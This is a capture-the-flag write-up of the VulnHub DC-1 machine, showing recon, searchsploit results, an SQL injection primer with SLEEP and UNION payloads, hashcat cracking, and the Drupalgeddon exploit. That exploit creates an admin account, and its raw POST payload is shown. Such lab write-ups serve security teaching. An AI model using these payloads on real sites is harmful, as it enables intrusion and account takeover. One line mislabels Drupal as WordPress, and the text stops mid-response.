CVE-2014-3704

DC 1:
https://www.vulnhub.com/entry/dc-1,292/
Write-Up by deusxmachina

Scenario :
Gain root access into a local server with address 10.0.2.6

```
# arp-scan -l
```


A quick nmap scan reveals the server running OpenSSH 6.0p1 and an Apache web server with Drupal CMS. Content Management System(CMS) is any software/framework that is installed to help users create and manage their website. Wordpress is another widely used example of a CMS.

```
# nmap -sV -p- -T4 -vvv -A 10.0.2.6
PORT     STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAI1NiSeZ5dkSttUT5BvkRgdQ0Ll7uF//UJCPnySOrC1vg62DWq/Dn1ktunFd09FT5Nm/ZP9BHlaW5hftzUdt
YUQRKfazWfs6g5glPJQSVUqnlNwVUBA46qS65p4hXHkkl5QO0OHzs8dovwe3e+doYiHTRZ9nnlNGbkrg7yRFQLKPAAAAFQC5qj0MI
CUmhO3Gj+VCqf3aHsiRdQAAAIAoVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQmj4XP1GAn16r9rSLUFffz/ONrDWflFrmoPbxzRhpgN
pHx9hZpyobSyOkEU3b/hnE/hdq3dygHLZ3adaFIdNVG4U8P9ZHuVUk0vHvsu2qYt5MJs0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIA/
Y//BwzC2IlByd7g7eQiXgZC2pGE4RgO1pQCNo9IM4ZkV1MxH3/WVCdi27fjAbLQ+32cGIzjsgFhzFoJ+vfSYZTI+avqU0N86qT+mDCGC
SeyAbOoNq52WtzWId1mqDoOzu7qG52HarRmxQlvbmtifYYTZCJWJcYla2GAsqUGFHw==
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa+jb5aEd/SgvWKIlMjUDoeIMjdzmsN
hwCRYAoY7Qq2OrrRh2kIvQipyohWB8nImetQe52QG6+LHDKXiiEFJRHg9AtsgE2Mt9RAg2RvSlXfGbWXgobiKw3RqpFtk/gK66C0SJE4
MkKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/T1AKZ4RKED/ShumJcQknNe/WOD1ypeDeR+BUixiIoq+fR+grQB9G
C3TcpWYI0IrC5ESe3mSyeHmR8yYTVIgbIN5RgEiOggWpeIPXgajILPkHThWdXf70fiv
|   256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1ljvBlREaVWgZvgWlkhSKutr8l7
5VBlGbgTaFBcTzWrPdRItKooYsejeC80l5nEnKkNU=
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
| http-methods:
```

```
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          42207/udp6  status
|   100024  1          54856/udp   status
|   100024  1          55247/tcp   status
|_  100024  1          55257/tcp6  status
55247/tcp open  status  syn-ack ttl 64 1 (RPC #100024)
MAC Address: 08:00:27:6D:1F:91 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=3/2%OT=22%CT=1%CU=43025%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=62200C1F%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=2%ISR=105%TI=Z%CI=I%II=I%T
OS:S=8)OPS(O1=M5B4ST11NW4%O2=M5B4ST11NW4%O3=M5B4NNT11NW4%O4=M5B4ST11NW4%O5=
OS:M5B4ST11NW4%O6=M5B4ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3
OS:890)ECN(R=Y%DF=Y%T=40%W=3908%O=M5B4NNSNW4%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)

Uptime guess: 0.022 days (since Wed Mar  2 18:58:26 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I tried visiting the web server on port 80 and found a Drupal login page :




Welcome to Drupal Site

No front page content has been created yet.

A quick gobuster web server directory scan finds nothing of value aside from the fact that it is running php :

```
# gobuster dir -u http://10.0.2.6 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x
php,html,old,bak,txt,js
```



```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,old,bak,txt,js
[+] Timeout:                 10s
===============================================================
2022/03/12 15:04:16 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 7501]
/search               (Status: 403) [Size: 7437]
/misc                 (Status: 301) [Size: 303] [--> http://10.0.2.6/misc/]
/0                    (Status: 200) [Size: 7501]
/user                 (Status: 200) [Size: 7354]
/themes               (Status: 301) [Size: 305] [--> http://10.0.2.6/themes/]
/modules              (Status: 301) [Size: 306] [--> http://10.0.2.6/modules/]
/admin                (Status: 403) [Size: 7586]
/scripts              (Status: 301) [Size: 306] [--> http://10.0.2.6/scripts/]
/node                 (Status: 200) [Size: 7501]
```

From the nmap scan we saw this server is currently running Drupal version 7.X so I did a quick exploit lookup and found the following exploits.

```
# searchsploit drupal 7
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)              | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)               | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)    | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)    | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)       | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                         | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                             | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                        | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                          | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                  | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                              | php/dos/35415.txt
Drupal < 7.34 - Denial of Service                                              | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)       | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)    | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi | php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)  | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Ex | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                 | php/webapps/46452.txt
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                 | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                             | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure              | php/webapps/44501.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections                 | php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass                                  | php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting | php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scri | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)          | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution            | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting  | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam | php/webapps/35072.txt
Drupal Module MiniorangeSAML 8.x-2.22 - Privilege escalation             | php/webapps/50361.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)        | php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting                            | php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection                  | php/webapps/33410.txt
```

Let’s try the first exploit on the list :

Vulnerability in Wordpress 7.0 < 7.31 :


“Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)”


How it works

Before going any further, we must cover the basics of SQL injection. Any user input that makes use of backend databases, such as logging in (where a user inputs a username and password, and these values are then sent through the website to be compared to existing values in a database), must be sanitized. Here, sanitize means the website must check whether what the user inputted is indeed a valid value. A simple example would be a text submit box for phone numbers, where users can not input letters. In terms of security, the same logic must be applied. Let’s see why:

SQL Injection:


Here is a simple website where you can search for fruit to purchase:





FRUIT	PRICE	QUANTITY
Apple	3.99	54

Here is the database where the queries are sent to:




```
+-------------+-------+----------+
| fruit       | price | quantity |
+-------------+-------+----------+
| Apple       | 3.99  | 54       |
| Pear        | 1.99  | 122      |
| Mango       | 7.99  | 17       |
| Avocado     | 6.99  | 19       |
| Strawberry  | 3.99  | 500      |
| Kiwi        | 4.99  | 47       |
| Cherry      | 1.99  | 49       |
| Grape       | 5.99  | 14       |
| Watermelon  | 11.99 | 5        |
| Melon       | 9.99  | 13       |
| Peach       | 3.99  | 44       |
| Banana      | 2.99  | 122      |
| Blueberry   | 4.99  | 2000     |
| Lemon       | 2.99  | 37       |
+-------------+-------+----------+
```

If it is a given that this database is a MySQL server, we can assume the code that fetches our user input and queries the database is something like this :

SELECT ? FROM ? WHERE ?='apple');


This is a standard MySQL server query where the question marks denote labels of the data that we do not know yet. We can try another query that will allow us to make sure that there is no input sanitization :



apple' AND 0 = SLEEP(5); --

(5 seconds of loading)


SELECT ? FROM ? WHERE ?='apple' AND 0 = SLEEP(5); -- ');



' like '%' --

FRUIT	PRICE	QUANTITY
Apple	3.99	54
Pear	1.99	122
Mango	7.99	17
Avocado	6.99	19
Strawberry	3.99	500
Kiwi	4.99	47
Cherry	1.99	49
Grape	5.99	14
Watermelon	11.99	5
Melon	9.99	13
Peach	3.99	44
Banana	2.99	122
Blueberry	4.99	2000
Lemon	2.99	37

SELECT ? FROM ? WHERE ?='' LIKE '&'-- ');




SEARCH

FRUIT	PRICE	QUANTITY
Apple	3.99	54
root		3
		3
TEST		3
SAMADAL	*8232A1298A49F710DBEE0B330C42EEC825D4190A	3
helloworld	*A77067594A2EC90345A29FE0C867F6F8F1CE3A20	3
xBrandon3	*E82CDA3961D80F7227B3BD65552B83CF486BC2B9	3
deusxmachina	*373C93AEB39DC63828C187FA42FB9F0BDEEDE93D	3

SELECT * FROM ? WHERE ?='apple' UNION (select User,Password,3 from mysql.user); -- ');


We were able to get the passwords of 4 MySQL users. Let's take a quick look at how we can crack these hashes :

```
# nano hash_deusxmachina
*373C93AEB39DC63828C187FA42FB9F0BDEEDE93D
# hashid hash_deusxmachina
```



```
--File 'hash'--
Analyzing '*8232A1298A49F710DBEE0B330C42EEC825D4190A'
[+] MySQL5.x
[+] MySQL4.1
--End of file 'hash'--
```

```
# hashcat --identify hash_deusxmachina
```




```
The following hash-mode match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
    300 | MySQL5.x , MySQL4.1                                        | Forums, CMS, E-Commerce
```

```
# hashcat -m 300 -a 0 -o cracked.txt hash_deusxmachina /usr/share/wordlists/rockyou.txt
--force
```


-m 300 : denote hash type, 300 is for MYSQL4.1/MYSQL5 hashes
-a 0 : attack mode, dictionary attack.



```
Attack mode
       0 = Straight
       1 = Combination
       3 = Brute-force
       6 = Hybrid Wordlist + Mask
       7 = Hybrid Mask + Wordlist
```

/usr/share/wordlists/rockyou.txt : wordlist for dictionary attack
--force : ignores errors caused by running hashcat inside a virtual machine*

```
# cat cracked.txt
```




```
373c93aeb39dc63828c187fa42fb9f0bdeede93d:remember
```

Back to *'Drupalgeddon'*

We run the exploit and see the server is vulnerable. Set a wireshark capture and see what kind of user inputs are sent :

```
# python drupalgeddon.py
Usage: 34992.py -t http[s]://TARGET_URL -u USER -p PASS
Options:
  -h, --help            show this help message and exit
  -t TARGET, --target=TARGET
                        Insert URL: http[s]://www.victim.com
  -u USERNAME, --username=USERNAME
                        Insert username
  -p PWD, --pwd=PWD     Insert password
# python drupalgeddon.py -t http://10.0.2.6 -u admin -p P@ssw0rd
[!] VULNERABLE!
[!] Administrator user created!
[*] Login: admin
[*] Pass: P@ssw0rd
[*] Url: http://10.0.2.6/?q=node&destination=node
```

Captured HTTP POST packet :
We see our credentials being sent as part of a user query; the username is in plaintext but it looks as though the password 'P@sswr0d' is hashed. I tried cracking just to be sure :



```
POST /?q=node&destination=node HTTP/1.1
Accept-Encoding: identity
Content-Length: 362
Host: 10.0.2.6
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/36.0.1985.125 Chrome/36.0.1985.125
Safari/537.36

name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27admin%27,+%27$S$CTo9G7Lx2lSPOTyfgz/
fXEnyKRBTpjsPJ0Rm8UAZCOfHPInWtMYj%27+FROM+users;insert+into+users_roles+(uid,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+
%27admin%27),+3);;#%20%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log+inHTTP/1.1 200 OK
Date: Thu, 03 Mar 2022 20:22:53 GMT
